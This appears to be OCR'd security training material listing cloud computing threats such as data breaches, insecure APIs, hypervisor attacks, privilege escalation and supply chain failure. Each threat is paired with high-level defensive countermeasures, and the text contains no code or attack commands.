
- Customer management interfaces of cloud providers are accessible via the Internet and facilitate **access to many resources**. This enhances the risk, particularly when combined with **remote access** and **web browser vulnerabilities**

Network Management Failure

- Poor network management leads to **network congestion**, **misconnection**, **misconfiguration**, lack of resource isolation, etc., which affects service and security


Authentication Attacks

- Weak authentication mechanisms (weak passwords, re-use of passwords, etc.) and the inherent limitations of **one-factor authentication mechanisms** can allow an attacker to gain unauthorized access to cloud computing systems




Cloud Computing Threats (Cont'd)

VM-Level Attacks	The cloud extensively uses **virtualization technology**. This threat arises due to the **existence of vulnerabilities in the hypervisors**
Lock-in	The difficulties experienced by a user when **migrating from in-house systems or from one cloud service provider to another** due to the lack of tools, procedures, or standard data formats, poses potential threats to data, application, and service portability
Licensing Risks	The organization may **incur a huge licensing fee** if the software deployed in the cloud is charged on a per instance basis
Loss of Governance	When using cloud infrastructures, the **customer gives up control to the cloud service provider** including control of issues that may affect security
Loss of Encryption Keys	The loss of encryption keys required for **secure communication** or systems access provide a potential attacker with the opportunity to get **unauthorized access to assets**



Cloud Computing Threats (Cont'd)

Risks from Changes of Jurisdiction	A change in the jurisdiction of the data can lead to the risk that the data or information system may be blocked or impounded by a government or other organization
Undertaking Malicious Probes or Scans	Malicious probes or scanning allows an attacker to collect sensitive information that may lead to a loss of confidentiality, integrity, and availability of services and data
Theft of Computer Equipment	Poor controls over the physical parameters such as smart card access at the point of entry may lead to the loss of physical equipment and sensitive data
Cloud Service Termination or Failure	The termination of cloud service due to non-profitability or disputes might lead to data loss unless end-users are legally protected
Subpoena and E-Discovery	If customer data or services are subpoenaed or subjected to a cease and desist request from authorities or third parties, access to such data and services may be compromised



Cloud Computing Threats (Cont'd)

Improper Data Handling and Disposal	If it is difficult to ascertain data handling and disposal procedures followed by CSPs due to limited access to cloud infrastructure, such data may be compromised
Loss/ Modification of Backup Data	Attackers might exploit vulnerabilities such as SQL injection, insecure user behavior like storing passwords, and reusing passwords to gain illegal access to the data backups in the cloud
Compliance Risks	Organizations that seek to obtain compliance with standards and laws may be put at risk if the CSP cannot provide evidence of their own compliance with the necessary requirements, outsources cloud management to third parties, and/or does not permit audit by the client
Economic Denial of Sustainability (EDOS)	If an attacker engages the cloud with a malicious service or executes malicious code that consumes a lot of computational power and storage from the cloud server, then the legitimate account holder is charged for this kind of computation until the primary cause of CPU usage is detected

Cloud Computing Threats

Discussed below are some threats to cloud computing:

- **Data Breach/Loss**

  An improperly designed cloud computing environment with multiple clients is at high risk of a data breach because a flaw in one client's application can allow attackers to access other client's data. Data loss or leakage is highly dependent on cloud architecture and operation.

Data loss issues include the following:

- Data is erased, modified or decoupled (lost).
- Encryption keys are lost, misplaced or stolen.
- Data are accessed illegally owing to improper authentication, authorization, and access controls.
- Data is misused by the CSP.

Countermeasures:

- Encrypt the data stored in the cloud and the data in transit to protect data integrity.
- Implement strong key generation, storage, and management.
- Check for data protection both during design and runtime.

- **Abuse and Nefarious Use of Cloud Services**

  The presence of weak registration systems in the cloud-computing environment may allow attackers to create anonymous access to cloud services and perpetrate various attacks, such as password and critical cracking, building rainbow tables, CAPTCHA-solving farms, launching dynamic attack points, hosting exploits on cloud platforms, hosting malicious data, Botnet command or control, and DDoS.

  Countermeasures:

  - Implement a robust registration and validation process.
  - Monitor client traffic for malicious activities.

- **Insecure Interfaces and APIs**

  Interfaces or APIs enable customers to manage and interact with cloud services. Cloud service models must be security integrated, and users must be aware of security risks in the use, implementation, and monitoring of such services. Insecure interfaces and APIs risks include the following:

  - Circumvents user-defined policies
  - Non-credential leakproof
  - Breach in logging and monitoring facilities
  - Unknown API dependencies
  - Reusable passwords/tokens
  - Insufficient input-data validation

  Countermeasures:

  - Analyze the security model of cloud provider interfaces.

  - Implement secure authentication and access controls.
  - Encrypt the data in transit and understand the dependency chain associated with APIs.

- **Insufficient Due Diligence**

  Ignorance of CSP's cloud environment poses risks in operational responsibilities such as security, encryption, incident response, and more such problems as contractual issues, design, and architectural issues.

  Countermeasure:

  - Organizations that intend to move to a cloud must extensively research the risks, CSP due diligence, and possess capable resources.

- **Shared Technology Issues**

  IaaS vendors share the infrastructure to deliver services in a scalable way. Most underlying infrastructure components (e.g., GPU, CPU caches) do not offer substantial isolation properties in a multi-tenant environment. This enables attackers to attack other machines if they can exploit vulnerabilities in one client's applications. To address this gap, virtualization hypervisors mediate access between guest OSs and the physical resources that might contain loopholes allowing hackers to gain unauthorized control over the underlying platforms.

  Countermeasures:

  - Implement security best practices for installation/configuration.
  - Monitor the environment for unauthorized changes/activity.
  - Promote secure authentication and access control for administrative access and operations.
  - Enforce service level agreements for patching and vulnerability remediation.
  - Conduct vulnerability scanning and configuration audits.

- **Unknown Risk Profile**

  Software updates, threat analysis, intrusion detection, security practices, and various other components determine the security posture of an organization. Client organizations are unable to get a clear picture of internal security procedures, security compliance, configuration hardening, patching, auditing and logging, etc. because they are less involved with hardware and software ownership and maintenance in the cloud. However, organizations must be aware of issues such as internal security procedures, security compliance, configuration hardening, patching, and auditing and logging.

  Countermeasures:

  - Disclosure of applicable logs and data to customers
  - Partial/full disclosure of infrastructure details (e.g., patch levels, firewalls)

  - Monitoring and alerting of necessary information

- **Unsynchronized System Clocks**

  The failure of synchronizing clocks at the end systems can affect the working of automated tasks. For example, if the cloud computing devices do not have synchronized or matched times, then timestamp inaccuracy constitutes the network administrator unable to analyze the log files for any malicious activity accurately. Unsynchronized clocks can cause various other problems; e.g., in case of money transactions or database backups, the mismatched timestamp may result in significant problems or discrepancies.

  Countermeasures:

  - Use clock synchronization solutions, such as a network time protocol (NTP).
  - Install a time server within the organization firewall to minimize threats from the outside and maximize the time accuracy on the network.
  - A network time system can also be used to synchronize clocks with an enterprise network server.

- **Inadequate Infrastructure Design and Planning**

  An agreement between the CSP and customer states the quality of service that the CSP offers, such as downtime, physical and network-based redundancies, standard data backup and restore processes, and availability periods.

  At times, CSPs may not satisfy the rapid rise in demand owing to a shortage of computing resources and/or poor network design (e.g., traffic flows through a single point, even though the necessary hardware is available), giving rise to unacceptable network latency or inability to meet agreed service levels.

  Countermeasure:

  - Forecast the demand and accordingly prepare sufficient infrastructure.

- **Conflicts between Client Hardening Procedures and Cloud Environment**

  Certain client hardening procedures may conflict with a CSP environment, making implementation by the client impossible. Because a cloud is a multi-tenant environment, the colocation of many customers indeed causes conflicts for the cloud providers, as communication security requirements are likely to diverge between customers.

  Countermeasure:

  - Set a clear segregation of responsibilities to define the minimum actions customers must undertake.

- **Loss of Operational and Security Logs**

  The loss of operational logs makes it challenging to evaluate operational variables. The options for solving issues are limited when no data is available for analysis. The loss of security logs poses a risk for managing the implementation of the information security management program. Loss of security logs may occur in case of storage under-provisioning.

Countermeasures:

- Implement effective policies and procedures.
- Monitor operational and security logs regularly.

- **Malicious Insiders**

  Malicious insiders are disgruntled current/former employees, contractors, or other business partners who have/had authorized access to cloud resources and could intentionally exceed or misuse that access to compromise the confidentiality, integrity, or availability of the organization information. Malicious insiders who have authorized access to cloud resources can abuse their access to compromise the information available in the cloud. Threats include loss of reputation, productivity, and financial theft.

  Countermeasures:

  - Enforce a strict supply chain management and conduct comprehensive supplier assessment.
  - Specify human resource requirements as part of legal contracts.
  - Require transparency in overall information security and management practices and compliance reporting.
  - Determine security breach notification processes.

- **Illegal Access to the Cloud**

  Weak authentication and authorization controls may lead to unlawful access, thereby compromising confidential and critical data stored in the cloud.

  Countermeasures:

  - Enforce and adhere to a robust information security (IS) policy.
  - Permit clients to audit/review the IS policy and procedures of CSPs.

- **Loss of Business Reputation due to Co-tenant Activities**

  This threat arises because of the lack of resource and reputational isolation, vulnerabilities in the hypervisors, etc. Resources are shared in the cloud, thus the malicious activity of one co-tenant might affect the reputation of the other, resulting in poor service delivery, data loss, etc. that bring down the reputation of the organization.

  Countermeasure:

  - Choose a well-known and efficient CSP to reduce risk and ensure isolation of resources.

- **Privilege Escalation**

  Mistakes in the access allocation system, such as coding errors and design flaws, can result in a customer, third party, or employee obtaining more access rights than required. This threat arises because of authentication, authorization, and accountability vulnerabilities, user-provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

  Countermeasures:

  - Employ a good privilege separation scheme.
  - Update software programs on a regular basis to fix the newly discovered privilege escalation vulnerabilities, if any.

- **Natural Disasters**

  Based on geographic location and climate, data centers may be exposed to natural disasters, such as floods, lightning, and earthquakes, which can affect cloud services.

  Countermeasures:

  - Ensure that the organization is located in a safe area.
  - Maintain data backups at different locations.
  - Implement mitigation measures that help reduce or eliminate your long-term risk from natural disasters.
  - Prepare effective business continuity and a disaster recovery plan.

- **Hardware Failure**

  Hardware failures, such as switches, servers, routers, access points, hard disks, network cards, and processors in data centers, can make cloud data inaccessible. The majority of hardware failures occur because of hard disk problems. Hard disk failures take a lot of time to track and fix because of their low-level complexities. Hardware failure can lead to poor performance delivery to end-users and damage the business.

  Countermeasures:

  - Implement and maintain physical security programs.
  - Pre-installed standby hardware devices are mandatory.

- **Supply Chain Failure**

  A supply chain failure can be caused by incomplete and non-transparent terms of use, hidden dependencies created by cross-cloud applications, inappropriate CSP selection, lack of supplier redundancy, etc. Cloud providers outsource certain tasks to third parties. Thus, the security of the cloud is directly proportional to the security of each link and the extent of dependency on third parties. A disruption in the chain may lead to loss of data privacy and integrity, services unavailability, violation of the SLA, economic and reputational losses failing to meet customer demand, and cascading failure.

Countermeasures:

- Define a set of controls to mitigate supply-chain risks.
- Develop a containment plan to restrict the damage caused by the failure of a trusted counterparty.
- Create visibility mechanisms to detect compromised elements of a supply chain.
- Consider procuring third parties that offer information on the security posture of counterparties.

- **Modifying Network Traffic**

  In the cloud, the network traffic may be altered owing to flaws during provisioning or de-provisioning networks, or vulnerabilities in communication encryption. Modification of network traffic may cause loss, alteration, or theft of confidential data and communications.

  Countermeasure:

  - Perform network traffic analysis using special tools to find abnormalities, if any.

- **Isolation Failure**

  Multi-tenancy and shared resources are the characteristics of cloud computing. Strong isolation or compartmentalization of storage, memory, routing, and reputation among different tenants is lacking. Because of isolation failure, attackers attempt to control operations of other cloud customers to gain illegal access to the data.

  Countermeasure:

  - It is essential to keep the memory, storage, and network access isolated.

- **Cloud Provider Acquisition**

  CSP acquisition may increase the probability of tactical shift and affect non-binding agreements at risk. This could pose a challenge in handling security requirements.

  Countermeasure:

  - Be tactful when choosing a cloud provider; prefer a reputed and popular CSP to eliminate risk.

- **Management Interface Compromise**

  Customer management interfaces of cloud providers facilitate access to a large number of resources over the Internet. This enhances security risks, particularly when combined with remote access and web browser vulnerabilities. Management interface compromise arises from improper configuration, system and application vulnerabilities, remote access to the management interface, etc.

  Countermeasure:

  - It is essential to keep the memory, storage, and network access isolated.

  - Use secure protocols to mitigate threats related to remote access.
  - Regularly update patches to prevent web browser vulnerabilities.

- **Network Management Failure**

  Poor network management leads to network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security.

  Countermeasure:

  - Ensure that an adequate security policy is implemented.
  - Use proactive network management techniques.
